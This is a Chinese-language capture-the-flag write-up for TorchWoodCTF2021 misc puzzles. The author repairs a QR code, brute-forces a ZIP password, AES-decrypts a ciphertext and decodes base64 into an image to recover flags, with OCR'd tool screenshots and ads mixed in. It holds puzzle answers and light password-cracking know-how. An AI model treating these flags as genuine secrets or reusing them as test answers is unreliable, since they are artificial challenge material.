
文件(E) 编辑(E) 查找(I) 选项(O) 视图(V) 工具(T) 帮助(H)


打开 解压 新建 添加 删除 测试 扫描 查看 代码页

名称	压缩后大小	原始大小	类型
4number.zip	6,587	6,588	ZIP 压缩文件
flaa.jpg	31.121	52.541	JPG 文件




得到一张残缺的二维码，首先就想到将其补全，百度随便找个二维码生成器，生成一张高清的二维码，再把定位角部分裁剪下来。大概像这样






然后用ps将它补全




一个完好的二维码就好了，用手机扫一扫到了一个密文

U2FsdGVkX19mLu8Wx7mFu5DGmu9ZHFnc6eH0jcssFLJ47QEB0krZt7RPA8t0zoJ，试一试这个是不是flag，可惜不是，那继续找吧，还有一个压缩包，打开看看





又要密码放到winhex会发现不需要改，这个时候用ARCHPR暴力破解得到密码1234打开文件，得到了一张图片，哈哈这回总会是flag了吧，可惜还不是



根据提示Joan Daemen Vincent Rijmen yyds知道用AES解密密钥应该是f1@g996,密文应该就是上面提到的，试一下，成功得到flag

在线工具 技术博客 生活工具 备案查询 免费 JSON API 软件下载 CN2 GIA香港/美国服务器低至13元/月 超快加速器 基金助手

SO JSON[®] 在线 在线工具箱

- 图片转二维码
- 密码二维码
- TX防红二维码

快来体验吧!!!
尼玛二维码
nima.vip

JavaScript 在线加密上线啦
安全·高效
jsjiami.com

JSON在线工具 ▾ 加密/解密 ▾ 压缩/格式化 ▾ 文档 ▾ 前端 ▾ 转换 ▾ 单位换算 ▾ 二维码工具 ▾ 正则 ▾ 站长工具 ▾ HTTP相关 ▾ 生活工具 ▾

首页 / 加密 & 解密 / AES加密/解密

加密/解密 AES加密/解密 DES加密/解密 RC4加密/解密 Rabbit加密/解密 TripleDes加密/解密 MD5加/解密 Base64加/解密 Hash加/解密 JS加密 ▾

flag{ixjcxymisc}

f1@g996

密码是可选项, 也就是可以不填。

< 解密 加密 >

U2FsdGVkX19mLu8Wx7mFu5DGmu9ZHFNc6eH0ljcssFLJ47QEB0krZi7RPA8t0zoJ

PayPal 广告 一个账户, 收款全球。0费用开户, 享卖家保障, 赢逾2亿用户。

[TorchWoodCTF2021]misc

flagishere

先查看文件属性, 用winhex打开查看文件头, 都没问题, 然后解压文件得到三个文本文件, 分别打开

flag.txt - 记事本

文件(E) 编辑(E) 格式(O) 查看(V) 帮助(H)

5LiN5Zyo6L+Z

第 1 行, 第 13 列 100% Windows (CRLF) UTF-8

here.txt - 记事本

文件(E) 编辑(E) 格式(O) 查看(V) 帮助(H)

iVBORw0KGgoAAAANSUUhEUgAAAgQAAACUCAYAAADs
+zH8AAAAAXNSR0IArs4c6QAAAAARnQU1BAACxjwv8YQUAAAAJcEhZcwAAE
nQAAARlQAd5mH3gAAA/MSIIRRVHhe7d09VuiM8F8Bx8a4leQnOKwarCDRII09

```
IIJTR0IHQ0SQndtFPRkKwAVjBninH2wntIWx
+2JfkjCZDJ/3eOhyFxbF1Jlm4cO5x8CAUAAI7a/8qfAADgiJEQAAAAEgIAAEBCA
AAABakBAAAgIQAAACQEAAABakBAAAAASAaAAQEIAAAAECQEAAACAhAAAA
JAQAAECQEAAAABICAABAQgAAAAQJAQAAICEAAAAkBAAQJAQAAAAEgI
AAEBCAAAABakBAAAgIQAAACQEAAABakBAAAAASAaAAQEIAAAAECQEAAAC
AhAAAAJAQAAECQEAAAABICAABAQgAAAAQJAQAAICEAAAAkBAAQJAQ
AAAAEgIAAEBCAAAABakBAAAgIQAAACQEAAABakBAAAAASAaAAQEIAAAAEC
QEAAACAhAAAAJAQAAECQEAAAABICAABAQgAAAAQJAQAAICEAAAAkBAA
AQJAQAAAAEgIAAEBCAAAAXMmHKP
+Pb2ujNutMZfK/8XSqRsWD2ltd1PVGrZev6uXPn/y3q7snNaXRkCT9TnpbtZvs
67infvLsKRKCzXadH1SdicdygHynl2St5icX6llN1Cl7Llzcdi7713lu1Wr6+gHlcFK
```

```
is.txt - 记事本
文件(E) 编辑(E) 格式(O) 查看(V) 帮助(H)
data:image/png;base64,
```

猜一下，用base64解码flag，竟然和我讲不在这

Navigation bar with tabs: DES,AES等对称加密解密, MD5加密/解密, URL加密, JS加/解密, JS混淆加密压缩, ESCAPE加/解密, **BASE64**, 散列/哈希, 迅雷, 快车, 旋风URL加解密. Content area shows '不在这' and '5LiN5Zyo6L+Z'.

再试试，is的意思应该是将文件变成png再用base64解码，flag用了，就试试here吧，把here改成here.png，再用base64解码成图片，如图



以下是您的 Base64 代码所解码出来的图片，右键另存为保存图片。

ZmxhZ3sxY3hfMzlxMF80Wjl5fQ==

返回

© Copyrights VGOT.NET 2008-2011

https://blog.csdn.net/m0_52632244

这个明显是base64解码，好了得到了flag啦，可是还是不对，为什么，原来输入的时候大写的i和小写的L长的一样，所以有四个flag，一个个输入就行了

当前位置: [站长工具](#) > [Base64加密解密](#)

[DES,AES等对称加密解密](#) [MD5加密/解密](#) [URL加密](#) [JS加/解密](#) [JS混淆加密压缩](#) [ESCAPE加/解密](#) **BASE64** [散列/哈希](#) [迅雷, 快车, 旋风URL加解密](#)

flag(1cx_3210_4Z9y)

ZmxhZ3sxY3hfMzlxMF80Wjl5fQ==|

[VIP会员](#)
[反馈](#)
[顶部](#)

多行 [Base64加密](#) [Base64解密](#) [清空结果](#)

https://blog.csdn.net/m0_52632244